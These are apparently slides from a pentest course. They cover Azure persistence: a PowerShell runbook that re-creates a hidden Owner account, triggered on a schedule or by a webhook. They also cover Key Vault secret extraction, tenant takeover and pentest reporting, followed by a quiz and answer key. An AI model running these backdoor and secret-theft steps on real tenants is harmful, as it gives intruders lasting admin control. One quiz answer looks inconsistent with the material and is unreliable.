permissions, Expose an API, App roles, Owners, Roles and administrators, and Manifest. The page also includes sections for Support + Troubleshooting, Publisher domain (y6bt5.onmicrosoft.com), and Publisher verification.

Cloud Exploitation

Give the automation account the correct roles. We do this via Azure Active Directory. We want to be able to create users and so we need to be assigned the "User Admin" role via "Roles & Administrators". In addition, we must also be owners instead of contributors of the subscription:



The screenshot shows the Azure Active Directory 'User administrator | Assignments' page. On the left, there's a sidebar with 'Assignments' selected. The main area has a search bar and a message: 'You can also assign built-in roles to groups now. [Learn More](#)'. On the right, there's a 'Add assignments' panel with a search bar containing 'Auto'. A list of roles is shown, with 'Auto-Account' highlighted with a red box and labeled 'Selected'. Other items in the list include 'Auto225' and 'Automated Call Distribution'.

Role	Description	Type
AU	Auto-Account	a954524e-8785-463d-9d9a-ec0c93cc0a44
AU	Auto225	c2e49b09-00d1-4927-9f6f-5853fdf4d68b
AC	Automated Call Distribution	11cd3e2e-fccb-42ad-ad00-878b93575e07

Cloud Exploitation

Azure subscription 1 | Access control (IAM)

Subscription

Search Add Download role assignments Edit columns Refresh Remove Got feedback?

Check access Role assignments Roles Deny assignments Classic administrators

Number of role assignments for this subscription ①

5 4000


Search by name or email Type : All Role : All Scope : All scopes Group by : Role

5 items (2 Users, 2 Service Principals, 1 Managed Identity)

Name	Type	Role	Scope	Condition
Contributor				
<input type="checkbox"/> Auto-Account	App	Contributor ①	This resource	None
Owner				
<input type="checkbox"/> Auto-Account	App	Owner ①	This resource	None
<input type="checkbox"/> FunctionApp225 /subscriptions/39bc931b... App Service or Function App	App Service or Function App	Owner ①	This resource	None
<input type="checkbox"/> Jarno Baselier adminssuperuser@y6bt5.... User	User	Owner ①	This resource	None
Reader				
<input type="checkbox"/> client03 client03@y6bt5.onmicrosoft.com User	User	Reader ①	This resource	None

Cloud Exploitation

We will now create a new RunBook via the Automation account.



Cloud Exploitation

Then we specify the action to be performed and test it:

```
1 Import-Module Az.Accounts
2 Import-Module Az.Resources
3 $connectionName = "AzureRunAsConnection"
4 $user = "ad_svc@y6bt5.onmicrosoft.com"
5 $servicePrincipalConnection = Get-AutomationConnection -Name $connectionName
6 Connect-AzAccount -ServicePrincipal -TenantId $servicePrincipalConnection.TenantId -ApplicationId $servicePrincipalConnection.ApplicationId -CertificateThumbprint $servicePrincipalConnection.CertificateThumbprint
7 $Secure_String_Pwd = ConvertTo-SecureString "ThisIsMyPassword123" -AsPlainText -Force
8 New-AzADUser -DisplayName "ad_svc" -UserPrincipalName "ad_svc@y6bt5.onmicrosoft.com" -Password $Secure_String_Pwd -MailNickname "ADSVC"
9 New-AzRoleAssignment -SignInName $user -RoleDefinitionName Owner
```

Test ...

CreateAccount

Start Stop Suspend Resume View last test Refresh job streams

Parameters

No input parameters

Run Settings

Run on Azure

Using a hybrid runbook worker can increase test performance. [Learn more](#)

Activity-level tracing

This configuration is available only for graphical runbooks.

Trace level

None Basic Detailed

Completed

```
passwordPolicy : 
passwordProfile : { }
PhysicalId : 
PostalCode : 
PreferredLanguage : 
ProxyAddress : 
ShowInAddressList : 
signInSessionsValidFromDateTime : 
State : 
StreetAddress : 
Surname : 
TrustType : 
UsageLocation : 
userPrincipalName : ad_svc@y6bt5.onmicrosoft.com
userType : 
AdditionalProperties : {[@odata.context, https://graph.microsoft.com/v1.0/$metadata#users/$entity]}
We have migrated the API calls for this cmdlet from Azure Active Directory Graph to Microsoft Graph.
Visit https://go.microsoft.com/fwlink/?linkid=2181475 for any permission issues.

RoleAssignmentName : a49edf75-c8ce-49f5-bc46-c61c844b3e07
RoleAssignmentId : /subscriptions/39bc931b-ef01-4299-8173-2f348b89dd41/providers/Microsoft.Authorization/roleAssignments/a49edf75-c8ce-49f5-bc46-c61c844b3e07
Scope : /subscriptions/39bc931b-ef01-4299-8173-2f348b89dd41
```

ad_svc | Azure role assignments

User

Search

If this identity has role assignments that you don't have permission to read, they won't be shown in the list. [Learn more](#)

subscription * Azure subscription 1

Role	Resource Name	Resource Type	Assigned To
Owner	Azure subscription 1	Subscription	ad_svc

Manage


- Custom security attributes (preview)
- Assigned roles
- Administrative units
- Groups
- Applications
- Licenses

Cloud Exploitation

Via the Automation Account we can create a schedule that periodically runs our RunBook.

When this user is deleted the script will run according the schedule and the user will be automatically created again and available to us within 7 days (max).

However, we can also trigger the RunBook via a webhook so that we have control over when a high-privileged user is created. We do this via the RunBook where we choose "Webhooks" - "Add Webhook" under "Resources":



**Note: copy this secret URL for later use. This URL can only be obtained while creating the webhook.*

Cloud Exploitation


Test the webhook:


Request

```
Pretty Raw Hex \n ⏺  
1 POST /webhooks?token=3ltPH%2byX5ihC3OsEZq7DKj6dn9tszSxIyrBNcxQ1lt8%3d HTTP/2  
2 Host: 2b4c6eae-a027-46e7-93d0-15fa2caeecd5.webhook.we.azure-automation.net  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
5 Accept-Language: nl,en-US;q=0.7,en;q=0.3  
6 Accept-Encoding: gzip, deflate  
7 Upgrade-Insecure-Requests: 1  
8 Sec-Fetch-Dest: document  
9 Sec-Fetch-Mode: navigate  
10 Sec-Fetch-Site: none  
11 Sec-Fetch-User: ?1  
12 Te: trailers  
13 Content-Type: application/x-www-form-urlencoded  
14 Content-Length: 0  
15
```

Response

```
Pretty Raw Hex Render \n ⏺  
1 HTTP/2 202 Accepted  
2 Content-Length: 319  
3 Content-Type: application/xml; charset=utf-8  
4 Server: Microsoft-HTTPAPI/2.0  
5 Date: Wed, 21 Sep 2022 20:22:41 GMT  
6  
7 <WebhookResponse xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://schemas.dat  
    <JobIds xmlns:d2p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays">  
        <d2p1:string>  
            6a421274-d7a7-44de-886a-232011f88b49  
        </d2p1:string>  
    </JobIds>  
</WebhookResponse>
```





Cloud Exploitation

Other examples:

Other attacks to gain elevated access include:

- Setting up a trust with a malicious domain*
- Registration as a service provider in the tenant*

**Note: These actions are not easy and are often noticeable because of all the configuration changes that are required.*

Cloud Exploitation

Persistence can also be obtained in specific components such as e.g. a key vault. By giving a low-privileged user access to all secrets in the keyvault, this is less easy to notice, but an attacker can always log in to certain resources via the up-to-date data in that keyvault.

```
#Get Vaults  
Get-AzKeyVault  
  
#Get config of specific vault  
Get-AzKeyVault -VaultName 'DemoVault225'  
  
#Get Secrets  
Get-AzKeyVaultSecret -VaultName 'DemoVault225'  
  
#Get Secret  
Get-AzKeyVaultSecret -VaultName "DemoVault225" -Name "SuperSecretKeyToPwnDomain" -  
AsPlainText
```

Cloud Exploitation

```
PS C:\Users\admin > Get-AzKeyVaultSecret -VaultName 'DemoVault225'

Vault Name      : demovault225
Name            : SuperSecretKeyToPwnDomain
Version         :
Id              : https://demovault225.vault.azure.net:443/secrets/SuperSecretKeyToPwnDomain
Enabled         : True
Expires         :
Not Before     :
Created        : 21-9-2022 08:36:26
Updated         : 21-9-2022 08:36:26
Content Type   :
Tags            :
```


```
PS C:\Users\admin > Get-AzKeyVaultSecret -VaultName 'DemoVault225' -Name "SuperSecretKeyToPwnDomain" -AsPlainText_
Password123MaarMetAchtervoegsel
```

Cloud Exploitation


Account Takeover:

Please note, once an attacker becomes global admin, in addition to persistence, he or she can also initiate a so-called "account takeover". This means that the attacker transfers the complete environment (including payment methods) to his own tenant, meaning that the organization itself no longer has access to all resources in the infrastructure.

An attacker does this by first linking his own tenant and then choosing "Change directory" under "subscriptions".



The screenshot shows the Azure portal interface. On the left, the navigation bar includes 'Azure subscription 1' (Subscription), 'Search', 'Overview', 'Activity log', 'Access control (IAM)', 'Tags', 'Diagnose and solve problems', 'Security', and 'Events'. The main content area displays the 'Essentials' section for 'Azure subscription 1'. It shows the Subscription ID (39bc931b-ef01-4299-8173-2f348b89dd41), Directory (y6bt5 (y6bt5.onmicrosoft.com)), Status (Active), and Parent management group (---). To the right, a modal window titled 'Change the directory' is open. It contains an informational message: 'Changing the directory doesn't change billing ownership for the subscription. You won't be able to delete the original directory until billing ownership is transferred to someone else.' Below this, it shows the 'From' field set to 'y6bt5 (y6bt5.onmicrosoft.com)' and the 'To' field with a dropdown placeholder 'Select a directory'. A red error message at the bottom states 'Cannot change directory because you only have access to one directory.' At the bottom of the modal, there is an unchecked checkbox with the text: 'I understand that changing directory does not transfer some resources, for example, all Azure role-based access control assignments are deleted (See affected users) and system/user assigned managed identities are invalidated and not transferred to target directory.' A 'Learn more' link is also present next to this text.



Documentation & Reporting

Documentation & Reporting:

It is very important to document your findings and present them in a understandable format. This will help you while presenting the findings to your customer and it will be easy for the costumer to deploy all findings to the right companies, departments and persons.

Purpose of a Pентest Report:

- Communicate findings to clients.
- Provide actionable recommendations to improve security.
- Document testing for compliance.

Target Audience:

- Technical Teams: Fix vulnerabilities.
- Executives: Understand risks and business impact.

Types of Pentest Reports:

Executive Summary:

- High-level, simplified language.
- Focus on risks, impact, and recommendations.

Technical Report:

- Detailed vulnerabilities, evidence, and remediation.
- Targeted at IT/security professionals.

***Note:** Usually both reports are combined in 1 pentest report.

Report Structure Overview:

- Cover Page
- Table of Contents
- Scope and Methodology
- Executive Summary
- Testing environment
- Findings and Analysis
- Remediation
- Recommendations
- Risk Prioritization
- Appendices.

***Note:** *Findings and Analysis, Remediation, Recommendations and Risk Prioritization is usually described per-finding.*

Tip: Make sure you create a blank master report you can use with every customer so you only need to fill in ~~the dynamic data~~ and findings.
<http://the-dynamic-data>

Cover Page and Executive Summary:

Cover Page:

- Customer name, project title, date, and testers.
- Table of Contents:
 - Ensure easy navigation.
 - Include hyperlinks for digital reports.

Scope:

- What was included: Systems, networks, applications.
- Explicit exclusions or limitations.

Methodology:

- Types of testing: Black-box, gray-box, white-box.
- Tools and techniques: Nmap, Burp Suite, Nessus.
- Standards followed: OWASP, PTES, NIST.

Documentation & Reporting

Executive Summary:

- Purpose of the Test: Why was the test conducted?
- Scope of Work : Systems or applications tested.
- High-Level Findings: Summarize critical vulnerabilities.
- Risk Level : Overall risk rating (e.g., low, medium, high).
- Keep it concise and understandable for non-technical readers.

Testing Environment:

Describe your testing environment. This is very valuable for the client if they would like to do Post-Hunting.

Technical Summary:

Per Finding:

- Title
- Description of the issue.
- Severity rating (e.g., CVSS score).
- Evidence: Screenshots, logs, code snippets.
- Impact: What does it mean for the business?
- Affected systems: Use clear headers for each vulnerability.
- Remediation Recommendations
Provide actionable steps to fix vulnerabilities. Include both short-term and long-term solutions.
- Risk Prioritization: Use a scoring system or matrix like CVSS or OWASP. Include a prioritization table and visualize risks with graphs or heatmaps.

Appendices:

Tools and Techniques Used:

- List all tools (e.g., Nmap, Nessus, Burp Suite).
- Include any custom scripts or unique methodologies.

Glossary of Terms:

- Explain technical jargon for non-technical stakeholders.

Detailed Logs (optional):

- Include raw findings if requested.

Best Practices for Pentest Reports:

- Clarity and Simplicity: Avoid jargon; use visuals where possible.
- Professional Tone: Neutral and fact-based.
- Write in the past tense: It was true while you were testing, but is it still true?
- Accuracy: Double-check findings and evidence.
- Tailored to Client: Align content with the client's technical knowledge.
- Actionable Steps: Focus on practical recommendations.
- Visualizing Findings: Use visuals to enhance understanding:
 - Network Diagrams: Show vulnerable areas.
 - Charts: Vulnerability distribution by type or severity.
 - Screenshots: Provide proof of exploitation.
 - Heatmaps: Highlight high-risk zones.

Documentation & Reporting

Legal and Compliance Considerations:

- Include disclaimers and liability statements.
- Ensure compliance with relevant frameworks like PCI-DSS, GDPR, HIPAA.
- Document chain of custody for evidence.
- Prepare for audits if required.

Review and Delivery:

- **Internal Review:**
 - Technical accuracy.
 - Peer review for professionalism and grammar.
- **Client Readiness:**
 - Ensure it's understandable and actionable for the audience.
- **Presentation:**
 - Consider presenting findings in person or virtually.

Tools for Report Creation:

Documentation Tools:

- Confluence, Notion, OneNote
- Google Docs, Microsoft Office

Automated Reporting Tools:

- Burp Suite reports
- Nessus exports
- Dradis Framework
- PlexTrac
- DefectDojo
- PwnDoc
- Dradis

Documentation & Reporting




Pentest Report - Example:

This is a sample report. Feel free to add or remove items as you see fit and rebrand it to your own style.

Document Autofill Variables:

<customer_name>	:	[Company]
<pentester_name>	:	[Author]
<tlp>	:	[Category]
<pentest_organisation>	:	[Comments]



Level 5 Wrap-Up Questions

QUESTION 1/5:

What is the difference between "Eligible" and "Active" assignments in Azure Entra PIM?

- a) Eligible users can activate access anytime; active users have ongoing access.
- b) Eligible users are administrators; active users are developers.
- c) Eligible users are automatically assigned roles; active users need manual assignments.
- d) Eligible users require permanent access; active users need temporary access.

ANSWER:

- a) Eligible users can activate access anytime; active users have ongoing access.

Level 5 Wrap-Up Questions

QUESTION 2/5:

Which PowerShell module is recommended for managing Azure resources and offers frequent updates?

- a) AzureRM
- b) MSOnline
- c) AzureAD
- d) Az

ANSWER:

- d) Az

Level 5 Wrap-Up Questions

QUESTION 3/5:

What persistence method allows attackers to execute code or automate tasks using "code in the cloud"?

- a) Automation Accounts and Runbooks
- b) Desired State Configuration (DSC)
- c) Functional Apps
- d) Key Vault Secrets

ANSWER:

- c) Functional Apps

Level 5 Wrap-Up Questions

QUESTION 4/5:

What is the primary use of the Azure Entra ID service principal?

- a) To allow secure application or service access to Azure resources
- b) To register users and devices for on-premises AD
- c) To manage developer environments in Azure Sandbox
- d) To synchronize identities between Azure Entra ID and on-premises AD

ANSWER:

- a) To allow secure application or service access to Azure resources

Level 5 Wrap-Up Questions

